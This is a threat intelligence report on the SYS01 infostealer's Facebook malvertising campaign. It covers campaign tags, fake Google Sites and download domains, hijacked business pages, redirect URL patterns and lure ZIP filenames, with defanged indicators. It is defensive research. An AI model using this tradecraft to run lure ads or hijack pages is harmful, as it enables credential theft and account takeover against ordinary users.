



Facebook Malvertising Epidemic

UNRAVELING A PERSISTENT THREAT: SYS01 - PART 1

Contents

- Facebook Malvertising Epidemic**4
- SYS01 Threat Overview**5
- Delivery of SYS01 Infostealer**6
 - Reconnaissance6
 - T1583.008 - Acquire Infrastructure: Malvertising6
 - T1583 - Acquire Infrastructure7
 - T1585.001 - Establish Accounts: Social Media Accounts10
 - Initial Access12
 - T1189 - Drive-by Compromise12
 - Execution14
 - T1204.002- User Execution: Malicious File14
 - Defense Evasion16
 - T1574.002 - Hijack Execution Flow: DLL Side-Loading16
 - T1027.002 - Obfuscated Files or Information: Software Packing17
 - T1140 - Deobfuscate/Decode Files or Information18
 - T1027.013 - Obfuscated Files or Information: Encrypted/Encoded File 20
 - T1497 - Virtualization/Sandbox Evasion 22
 - T1562.001 - Impair Defenses: Disable or Modify Tools 23
 - T1036.003 - Masquerading: Rename System Utilities 24
 - T1564.001 - Hide Artifacts: Hidden Files and Directories 24
 - Execution25
 - T1059.001 - Command and Scripting Interpreter: PowerShell 25
 - T1059.005 - Command and Scripting Interpreter: Visual Basic 28



SYS01 Payload Staging..... 29

- include.php 32
 - Persistence 32
 - T1053.005 - Scheduled Task/Job: Scheduled Task 32
- index.php 35
 - Main Commands 35
 - Defense Evasion 36
 - T1027.013 - Obfuscated Files or Information: Encrypted/Encoded File 36
 - T1497 - Virtualization/Sandbox Evasion 37
 - Discovery 38
 - T1082 - System Information Discovery 38
 - T1217 - Browser Information Discovery 40
 - Credential Access 43
 - T1539 - Steal Web Session Cookie 43
 - T1555.003 - Credentials from Password Stores: Credentials from Web Browsers 45
 - Collection 46
 - T1074.001 - Data Staged: Local Data Staging 46
 - Facebook Information Stealer 47
 - rs_flag() 48
 - getckIG() 50
 - getckIP() 51
 - Exfiltration 54
 - T1041 - Exfiltration Over C2 Channel 54
 - Command and Control 56
 - T1071.001 - Application Layer Protocol: Web Protocols 56
 - T1008 - Fallback Channels 56
 - T1102.001 - Web Service: Dead Drop Resolver 58

Mitigations and Recommendations.....61

- Reconnaissance and Initial Access 61
- Execution and Defense Evasion 61
- Credential Access and Exfiltration 61

Conclusion..... 62



Facebook Malvertising Epidemic

Social media has become more intertwined in our daily lives. We can communicate through it, share our important milestones, and stay up to date with current events. Along with these benefits also come risks. Threat actors have always been looking for ways to identify victims and are doing so through social media, a proven method. They have various ways of performing malicious activities such as social engineering, account takeovers, malvertisements, and many more.

In February 2024, Trustwave's Threat Intelligence team reported on the **Ov3r_Stealer** malware it discovered in a threat hunting campaign. The report detailed how Facebook was leveraged by Vietnamese threat actors to deploy the infostealer malware, largely designed to steal crypto wallets and passwords. Recently, our Threat Intelligence team discovered another malvertisement campaign utilizing a new version of the **SYS01** stealer. This stealer is designed to take over Facebook accounts, steal credential information from affected users' browsers, and then leverage legitimate accounts to further the spread of the malware.

Facebook has approximately 2.9 billion monthly active users, and 200 million business accounts. Leaked credentials, whether they are dropped on the Internet publicly or sold in the Dark Web, are often the first asset criminals are looking to acquire to gain initial access and establish a foothold in their victim's network and endpoints. From there, a ransomware operation will deploy the latest ransomware for financial gain, or nation state threat actors may cause disruption, harm or exfiltrate sensitive data.

This report breaks down the various elements of the malware infection chain as well as a complete reverse engineering analysis of the malware itself. The SYS01 malware campaign was observed as early as September 2023 and is still active today. The threat actors are continuously evolving, and this research exposes the modified tactics and campaign ads being used, which have changed over time to evade detection and improve targeting. For example, detection of reverse engineering in virtual environments, construction of C2 domains, ad tagging, and hosting on Telegram are all novel and modified tactics that will be further explained.

It's important to note that these types of threats are very pervasive in the social media landscape and may never go away. Additionally, limiting user behavior on these networks is nearly impossible and the risk is heightened as our technology usage bleeds between corporate and personal assets. With that in mind, security controls, compromise detection, and effective response have become ever important. Security awareness should always be part of a security program but increasing the frequency of bulletins, news flashes or other risk notifications should be part of the culture and may mitigate some of the risk. Knowing that people will always be the first targeted in an attack, utilizing multi-factor authentication is paramount, and strong detection mechanisms are critical in limiting the impact of these threats. Defense in depth strategies are not new concepts but execution and budget constraints present complications. Weighing the risk vs the cost of compromise and reputational harm to the business requires careful consideration.

Ultimately, it should be understood that while nation-state and ransomware groups make the headlines, the attack tactics laid out in this report lay the foundation for threat actors from any group walk to in the front door using legitimate credentials, disable security technology, and execute their final payload.



SYS01 Threat Overview

SYS01 is an infostealer malware and its name was introduced by Morphisec in their blog last March 2023. Since then, the threat actors have modified and evolved the malware to evade detection. The name SYS01 comes from the "b" value found in its configuration file. Being an infostealer, it focuses on exfiltrating browser data such as credentials, history, and cookies. A big chunk of its payload is focused on obtaining access tokens for Facebook accounts, specifically those with Facebook business accounts which can aid the threat actors in spreading the malware.

In a time of abundant social media platforms, the threat actors behind SYS01 have taken advantage of this by delivering the malware through malicious advertisements, also called malvertising. As seen in **Figure 1**, the threat actors used malvertising in platforms like Facebook, YouTube, and LinkedIn. The advertisements vary from Windows themes, top games, AI software, and many more. This effectively lures victims into clicking these ads and having their browser data stolen. If there is Facebook-related information in the data, there is a possibility of not only having their browser data stolen but also having their Facebook accounts controlled by the threat actors to further spread malvertisements and continue the cycle.

Given the fact that the threat actors behind this have used different platforms and with ads having different themes, it is evident that they are not trying to target any specific audience, but rather they are targeting the general population. It is also easier to prey on unsuspecting users, especially those who are not aware of the activities they do online. Regarding the hijacked Facebook business accounts, it was observed that some are already established, while some are relatively new. Nevertheless, it can cause disruption in their business and even financial loss.




Figure 1. Overview of SYS01 Operation



Delivery of SYS01 Infostealer

Reconnaissance

T1583.008 - Acquire Infrastructure: Malvertising

The current iteration offers different and multiple campaigns to lure potential victims. When the campaign started in September 2023, the threat actors were focusing on promoting the best games of 2023, which were free to download based on their ads. They eventually shifted into different campaigns, which now focus on Windows themes and Windows Taskbar themes. Other themes observed were focused on Sora AI, 3D image creator, and One Click Active.




Figure 2. Examples of Fraud Metaverse Advertisement.

Each malvertising campaign is identified by a distinct “tag” name. Below is a summary of the number of Facebook advertisements associated with each known campaign:


| Tag | Facebook Ads Count |
|------------------------|--------------------|
| blue-softs | ~8,100 |
| xtaskbar-themes | ~4,300 |
| newtaskbar-themes | ~2200 |
| awesome-themes-desktop | ~1100 |
| taskbar-themes | ~95 |
| ai-image-3d | ~79 |
| taskbar-themess | ~57 |
| softs-download | ~20 |
| sora-ai-v2 | ~12 |

In most of these advertisements, the victim will be directed to one of two hosting sites, **Google Sites** or **True Hosting**.

T1583 - Acquire Infrastructure

Google Sites (Sites.google.com)

Upon interacting with the deceptive Facebook advertisements, victims find themselves redirected to a webpage hosted on the legitimate online platform Google Sites.








Figure 3. Examples of Google Site used as landing pages of fraud advertisement

True Hosting

In addition to utilizing Google Sites, the attackers behind the malvertising campaigns have set up additional repositories for their malicious software hosted in the following domains:

- [hxxps://blue-softs\[.\]com](https://blue-softs[.]com)
- [hxxps://blue-soft\[.\]cloud](https://blue-soft[.]cloud)
- [hxxps://softs-download\[.\]com](https://softs-download[.]com)




Figure 4. Example of true hosting site used as landing page of fraud advertisement

When users interact with the malicious Facebook advertisements, they trigger a redirection process that leads them to a malware repository hosted on a previously mentioned domain. Like the tactics employed using Google Sites, this redirection employs a specific URL path that includes the parameter “?t=” followed by a tag related to popular PC games or productivity applications, serving as bait to attract users based on their interests.

`hxxps://{Malicious Domain}/normal_file/?t={Tag}`

Below are the known active tags associated with this campaign:

- **Popular PC Games:** mario_kart_8_deluxe_file, mario_bros_wonder_file, party_animals_file, metal_slug_awakening_file, mortal, ride5, chicken, asphalt_9_legends_file, cyberpunkss and etc.
- **Multimedia Application:** adobe-photoshop-2023, free-4k-movies, football-stream-pro, adobe-photoshop-elements-2023, adobe-illustrator-2023 and etc.
- **Business Application:** acti-win10-11, microsoft-office-2023, camscanner, adobe-reader-dc, pdf-xchange-editor, mozilla-thunderbird, amazon-alexa and etc.



T1585.001 - Establish Accounts: Social Media Accounts

The majority of the accounts associated with this Facebook campaign are newly established business profiles. Nevertheless, it is apparent that certain Facebook accounts linked to the malvertising campaign may have been hijacked. These hijacked business accounts were mainly utilized for the distribution of fraudulent ads. Among them are accounts with a significant follower base, which threat actors exploit to promote fraudulent ad campaigns. Consequently, the affected businesses not only suffer direct consequences, but there is also a heightened risk of other threats emerging, such as malvertising.




Figure 5. Example of possibly hijacked Facebook pages used to distribute fraud advertisement

The threat actors assume the business identity by renaming the Facebook pages, this allows them to leverage the existing follower base to amplify the reach of their fraudulent advertisement significantly. It's worth highlighting that each of these pages was administered by individuals situated in either Vietnam or the Philippines at various points in time.




Figure 6. "Page transparency" information of hijacked Facebook pages

Moreover, the scope of this malicious activity extends beyond Facebook. Similar tactics have been observed on other platforms, including LinkedIn and YouTube, where malicious posts and ads have been identified. This cross-platform strategy not only widens the potential victim pool but also suggests a more sophisticated, coordinated approach by the threat actors to exploit multiple vectors for their malvertising campaigns.





Figure 7. Malvertisement operation on other social media platforms such as LinkedIn and YouTube

Initial Access

T1189 - Drive-by Compromise

Clicking the “Download” button triggers a redirection to a malware repository, hosted on **Cloudflare**. The URLs involved in this redirection include a distinct query parameter “?t=” followed by a specific tag value which correlates directly to the malvertising campaign tag originally associated with the Facebook ad. Here are examples of how the URLs are structured to direct to different paths while including the campaign tag:

```
hxxps://{Malicious Domain}/file/?t={Tag}&ns=
```

```
hxxps://{Malicious Domain}/static_file/?t={Tag}&ns=
```

```
hxxps://{Malicious Domain}/software/?t={Tag}&ns=
```

These URLs suggest a systematic infrastructure, designed to categorize, and manage different payloads or versions of malware, possibly optimizing the attack based on the victim’s profile or the specific campaign’s objectives. The use of “**Tag**” in the URL helps in tracking which campaign is more effective or in fine-tuning the malicious activities based on engagement metrics. Here are the currently active tags associated with these campaigns:

- awesome
- soraaiiv2
- tbthemes
- 3dimg
- taskbarthemes2024

These tags help differentiate the malware delivered in the attacks, making it easier to analyze the impact and reach of each specific campaign. For instance, an example of how these malicious URLs might be formatted is shown below.

The screenshot displays a web security tool interface for the domain **hwbh.com**. The URL being analyzed is `https://hwbh.com/file/?t=taskbarthemes2024&ns=tc`. The summary section provides key details: 16 HTTP transactions were performed, the main IP is 188.114.97.3 (located in Amsterdam, Netherlands), and the domain belongs to CLOUDFLARENET, US. A screenshot of the page shows a "DOWNLOAD NOW" button for a file named "New_Taskbar_Themes.zip". The page title is identified as "New_Taskbar_Themes.zipDownload Page".

Figure 8. Initial redirection to URL hosted in CloudFlare

The victim is redirected to another URL which leads to the malicious zip file. These URLs are dynamically generated based on subdomains and paths that include randomized letters and numbers. Examples of such URLs include:

```
hxxps://[a-z]{1,2}[1-7].{Malicious Domain}/file/{Filename}.zip  
hxxps://[a-z]{1,2}[1-7].{Malicious Domain}/download/{Filename}.zip  
hxxps://[a-z]{1,2}[1-7].{Malicious Domain}/downloads/{Filename}.zip
```

These URLs follow a pattern where **[a-z]{1,2}[1-7]** represents a subdomain that starts with one or two letters followed by a digit from 1 to 7, indicating a method to distribute the hosting of malicious files across various subdomains.




| | | | | | |
|---|-----|-----|-------|--------------|----------------------------------|
|  | 116 | 302 | HTTPS | hwblh.com | /file/?t=taskbarthemes2024&ns=tc |
|  | 117 | 200 | HTTP | Tunnel to | h6.hwblh.com:443 |
|  | 118 | 200 | HTTPS | h6.hwblh.com | /file/New_Taskbar_Themes.zip |


Figure 9. Network traffic showing redirection to a malware repository

Execution

T1204.002- User Execution: Malicious File

When victims engage with malicious advertisements, they inadvertently trigger a download of a ZIP file to their computers. The filenames of these malicious ZIP files typically resonate with popular desktop games and productivity applications, aligning with the interests indicated by the advertisement the victim clicked on. Below is a list of some filenames that have been used in these malicious campaigns.

- Mario_Kart_8_Deluxe.zip
- Mortal_Kombat_1_New_2023.zip
- Adobe_Photoshop_2023.zip
- Taskbar_Themes_New.zip
- Call_of_Duty.zip
- Super_Mario_Bros_Wonder.zip
- RIDE_5_The_Best_Bike_Game.zip
- New_Taskbar_Themes.zip
- OpenAI_Sora_Setup.zip
- Yog_Sothoths_Yard.zip
- Party_Animals_2023.zip
- Chicken_Invaders_2023.zip
- Sonic_Superstars.zip
- EA_SPORTS_FC_24.zip
- Metal_Slug_Awakening_2023.zip
- Asphalt_9_Legends.zip
- Sora_AI_Video.zip
- Street_Fighter_6.zip
- Video-Taylor-Swift-FullHD.zip
- Contra_Returns_2023.zip
- Cyberpunk_2077.zip
- Awesome_Themes_for_Win_10_11.zip
- Awesome_Themes.zip
- Minecraft_2023.zip



